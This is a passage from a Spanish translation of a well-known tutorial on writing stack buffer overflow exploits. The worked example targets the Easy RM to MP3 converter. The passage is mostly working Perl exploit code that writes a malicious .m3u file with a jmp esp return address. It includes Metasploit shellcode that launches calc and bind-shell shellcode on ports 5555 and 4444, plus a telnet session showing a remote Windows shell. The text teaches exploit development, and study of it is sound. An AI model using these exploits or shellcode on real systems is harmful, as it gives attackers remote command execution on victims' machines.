"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

Termina el script de Perl y pruébalo.

```
# Exploit para Easy RM to MP3 27.3.700 vulnerabilidad,
#discubierta por Crazy_Hacker
# Escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Saludos a Saumil y SK 😃
#
# Probado en Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp desde MSRMCcodec02.dll

my $shellcode = "\x90" x 25;
```

```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Primero, desactiva los mensajes de error en el registro de Windows como vimos al inicio del tutorial para prevenir que se ejecute el depurador. Crea el archivo .m3u, ábrelo y ve morir la aplicación y la calculadora debería abrirse también. ¡Boom! Tenemos nuestro primer exploit funcional.



Debes haber notado que dejé 25 NOP´s (0x90) antes de la Shellcode. No te preocupes por eso en este momento porque seguirás aprendiendo acerca de exploiting y cuando llegues al capítulo de escribir Shellcodes, aprenderás por qué se requiero esto.

¿Qué tal si queremos hacer otra cosa aparte de ejecutar la calculadora?


Podrías crear otra Shellcode y reemplazar la de “Ejecutar Calc” con tu nueva Shellcode, pero este código no podría funcionar bien porque la Shellcode puede ser más grande, las ubicaciones de memoria pueden ser diferentes y las Shellcodes más grandes aumentan el riesgo de caracteres inválidos los cuales necesitan ser filtrados.

Supongamos que queremos el exploit ligado a un puerto para que un hacker pueda conectarse y conseguir una línea de comandos.

Esta Shellcode podría ser así:

```
# windows/shell_bind_tcp - 344 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .
"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92" .
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .
"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .
"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .
"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .
"\x16\x9b\xc7\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .
"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .
"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .
"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06" .
"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46" .
"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03" .
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

Como puedes ver, esta Shellcode tiene 344 bytes de largo y para ejecutar la calculadora solo necesitamos 144. Si solo copias y pegas esta Shellcode, puedes ver que la aplicación vulnerable ya no crashea más.



Esto mayormente indica tanto un problema con el tamaño del buffer de la Shellcode (pero puedes probar el tamaño del buffer, notarás que no es así) como también podrían ser caracteres inválidos en la Shellcode. Puedes excluir los caracteres inválidos cuando haces la Shellcode con Metasploit, pero tendrás que saber cuáles caracteres son permitidos y cuáles no. Los caracteres NULL están restringidos por defecto porque detendrán el exploit seguramente, ¿Cuáles son los otros caracteres? El archivo .m3u probablemente debería contener nombres de archivos. Así que, un buen comienzo sería filtrar todos los caracteres que no son permitidos en nombres de archivos y directorios. También podrías restringir los caracteres juntos usando otro decodificador. Hemos usado shikata_ga_nai, pero quizás alpha_upper funcionará mejor para nombres de archivos. Usando otro decodificador, probablemente aumentará el tamaño de la Shellcode, pero ya hemos visto o podemos simular que el tamaño no es problema. Tratemos de construir una Shell directa con conexión tcp usando el codificador alpha_upper conectaremos la Shell al puerto local 4444. La nueva Shellcode es de 703 bytes.

```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
```


```
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
<...>
"\x50\x41\x41";
```

Usemos esta Shellcode. Así quedará el nuevo exploit. P.D. He modificado la Shellcode manualmente y a propósito, así que si copias y pegas, el exploit no funcionará, pero ya deberías hacer un exploit funcional.

```
# Exploit para Easy RM to MP3 27.3.700 vulnerabilidad,
#discubierta por Crazy_Hacker
# Escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
#Saludos a Saumil y SK 
# Probado en Windows XP SP3 (En)
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
```

```
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo .m3u, ábrelo en la aplicación. Easy RM to MP3 parece que se cuelga.



Conexión Telnet a este host por el puerto 4444.

```
root@bt:/# telnet 192.168.0.197 4444
Trying 192.168.0.197...
Connected to 192.168.0.197.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>
```

¡Pataboom!

Ahora, anda y construye tus propios exploits. No olvides hacer tú mismo un arte ASCII bonito, conseguir un Nick y enviarme tus saludos.

corelanc0d3r

Págína Oficial en Inglés:

http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com